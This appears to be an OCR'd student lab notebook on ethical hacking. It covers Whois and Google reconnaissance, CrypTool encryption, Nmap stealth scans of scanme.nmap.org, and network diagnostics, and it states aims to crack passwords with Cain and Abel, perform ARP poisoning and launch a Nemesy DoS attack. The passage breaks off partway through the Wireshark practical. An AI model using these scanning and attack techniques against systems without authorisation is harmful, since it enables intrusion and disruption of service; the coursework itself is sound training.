
Practical No: 1

Aim: Google and Whois Reconnaissance


- **Use Google search techniques to gather information about a specific target or organization.**
- **Utilize advanced search operators to refine search results and access hidden information.**
- **Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.**

Google Reconnaissance: -


Step 1: - Type the example.com in the google search and gather the information about this site



Step 2: - Gather the information about the example.com site by clicking more information




Step 3: - For gathering the information try the advance sites operators.




Who is Lookup Reconnaissance: -

Step 1: - Open the Whois Site and type google.com or any other site name init.

Step 2: - After clicking the google.com then gather the information relate to it.




who.is
Premium Domains
Transfer
Features
Login
Sign Up
Search domains or IPs
https://icann.org/epp#serverTransferProhibited
serverUpdateProhibited
https://icann.org/epp#serverUpdateProhibited
Important Dates
Expires On
2028-09-14
Registered On
1997-09-15
Updated On
2019-09-09
Name Servers
ns1.google.com
216.239.32.10
ns2.google.com
216.239.34.10
ns3.google.com
216.239.36.10
ns4.google.com
216.239.38.10
Similar Domains
from the name up.
Learn more
Site Status
Status
Active
Server Type
gws
Suggested Domains for google.com
googlesite.live
$3.99

Practical No: 2

Aim: Password Encryption and Cracking with CrypTool and Cain and Abel

Password Encryption and Decryption:

- **Use CrypTool to encrypt passwords using the RC4 algorithm.**
- **Decrypt the encrypted passwords and verify the original values.**


Password Cracking and Wireless Network Password Decoding:

- **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
- **Decode wireless network passwords using Cain and Abel's capabilities.**


Steps:


Step 1: Install CrypTool from https://www.cryptool.org/en/ct1-downloads.

Step 2: Write the plain text in it.




Step 3: To encrypt click on Encrypt/Decrypt →Symentric(model)→RC4






Step 4: Click the number of bits




Step 5: Encrypt




Step 6: To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4

Step 7: Click the number of bits.

Step 8: Decrypt



Step 9: Repeat the same steps again for next example



Practical No: 3

Aim: Linux Network Analysis and ARP Poisoning

Linux Network Analysis:

- **Execute the ifconfig command to retrieve network interface information.**
- **Use the ping command to test network connectivity and analyze the**
- **output.**
- **Analyze the netstat command output to view active network**
- **connections.**
- **Perform a traceroute to trace the route packets take to reach a target host.**

ARP Poisoning:


- **Use ARP poisoning techniques to redirect network traffic on a Windows**
- **system.**
- **Analyze the effects of ARP poisoning on network communication and**
- **security.**

Steps: -

Step 1: Start Your VM – Open VirtualBox, VMware, or your preferred VM software and boot your Linux OS.

Step 2: Open Terminal – Press Ctrl + Alt + T or find "Terminal" in the applications menu.

Step 3: Check Network Interfaces: Run ifconfig or ip a to view IP, MAC addresses, and interface status.



```
ubuntu@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.87.128  netmask 255.255.255.0  broadcast 192.168.87.255
        inet6 fe80::20c:29ff:fe9d:47d2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:9d:47:d2  txqueuelen 1000  (Ethernet)
        RX packets 12594  bytes 17979190 (17.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1930  bytes 229327 (229.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 222  bytes 25328 (25.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 222  bytes 25328 (25.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 4: Test Connectivity: Use ping <hostname/IP> to check network response and packet loss.

```
ubuntu@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=8.66 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=12.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=12.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=17.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=128 time=13.0 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=128 time=44.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=128 time=36.2 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=128 time=13.0 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=128 time=23.4 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=128 time=14.2 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=128 time=16.2 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=128 time=15.4 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=128 time=15.5 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=128 time=12.3 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=128 time=20.8 ms
```

Step 5: View Active Connections: Run netstat -tulnp or ss -tulnp to see open ports and active connections.

```
ubuntu@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 ubuntu:bootpc           192.168.87.254:bootps   ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     24579    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     24888    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     22971    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     22585
unix  3      [ ]         STREAM     CONNECTED     17264
unix  3      [ ]         STREAM     CONNECTED     24193    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     23218    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     24559
unix  2      [ ]         DGRAM      CONNECTED     17385
unix  3      [ ]         STREAM     CONNECTED     25801    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     23350
```


```
ubuntu@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 ubuntu:bootpc           192.168.87.254:bootps   ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     24579    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     24888    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     22971    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     22585
unix  3      [ ]         STREAM     CONNECTED     17264
unix  3      [ ]         STREAM     CONNECTED     24193    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     23218    /run/systemd/journal/
stdout
unix  3      [ ]         STREAM     CONNECTED     24559
unix  2      [ ]         DGRAM      CONNECTED     17385
unix  3      [ ]         STREAM     CONNECTED     25801    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     23350
```

Step 6: Trace Packet Route: Execute traceroute <hostname/IP> to analyze the path packets take to the destination.

```
ubuntu@ubuntu:~$ sudo traceroute -I google.com
traceroute to google.com (142.250.67.174), 30 hops max, 60 byte packets
 1  _gateway (192.168.87.2)  0.972 ms  79.541 ms *
 2  192.168.1.1 (192.168.1.1)  14.776 ms * *
 3  100.76.80.1 (100.76.80.1)  33.491 ms * *
 4  114.79.129.117.dvois.com (114.79.129.117)  47.066 ms * *
 5  72.14.208.165 (72.14.208.165)  57.670 ms * *
 6  192.178.110.221 (192.178.110.221)  72.726 ms * *
 7  142.250.227.73 (142.250.227.73)  51.247 ms * *
 8  bom12s07-in-f14.1e100.net (142.250.67.174)  67.147 ms * *
```

Step 7: Arp -a: - Displays the ARP (Address Resolution Protocol) table, which maps IP addresses to MAC addresses of devices in the local network. It's useful for network troubleshooting.

```
C:\Users\Shailaja>arp -a

Interface: 192.168.160.1 --- 0x7
  Internet Address      Physical Address      Type
  192.168.160.254       00-50-56-f4-0b-5f     dynamic
  192.168.160.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.87.1 --- 0x9
  Internet Address      Physical Address      Type
  192.168.87.254        00-50-56-f2-b5-f5     dynamic
  192.168.87.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.1.205 --- 0x11
  Internet Address      Physical Address      Type
  192.168.1.1           a0-47-d0-1c-65-80     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.102.18        01-00-5e-7f-66-12     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Practical No: 4

Aim: Port Scanning with NMap

- **Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.**
- **Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.**
- **Analyze the scan results to gather information about the target system's network services.**

ACK Command: -sA (TCP ACK scan) It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

Output:

```
C:\Users\Admin>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 08:58 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 6.19 seconds
```

SYN (Stealth) Scan : (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

Output:

```
C:\Users\Admin>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 08:58 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT    STATE  SERVICE
22/tcp  open   ssh
113/tcp closed ident
139/tcp closed netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

FIN: Scan (-sF) Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

Output:

```
C:\Users\Admin>nmap -sF -T4 para
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 08:59 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.75 seconds
```

NULL Scan : (-sN) Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

Output:

```
C:\Users\Admin>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 09:00 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.39s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 6.04 seconds
```

XMAS Scan : (-sX) Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

Output:

```
C:\Users\Admin>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 09:00 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.35s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 255.56 seconds
```

Practical No: 5

Aim: Network Traffic Capture and DoS Attack with Wireshark and Nemesy

Network Traffic Capture:


- **Use Wireshark to capture network traffic on a specific network interface.**
- **Analyze the captured packets to extract relevant information and Page 52 of 65 identify potential security issues.**

Denial of Service (DoS) Attack:

- **Use Nemesy to launch a DoS attack against a target system or network.**
- **Observe the impact of the attack on the target's availability and performance.**

Step 1: Open Wireshark – Launch Wireshark on your machine.


Step 2: Select Network Interface – Choose the active network interface (e.g., Ethernet, Wi-Fi).



Step 3: Start Capturing – Click Start to begin packet capture.

Step 4: Visit Target Website – Open a browser and access zerobank.com.

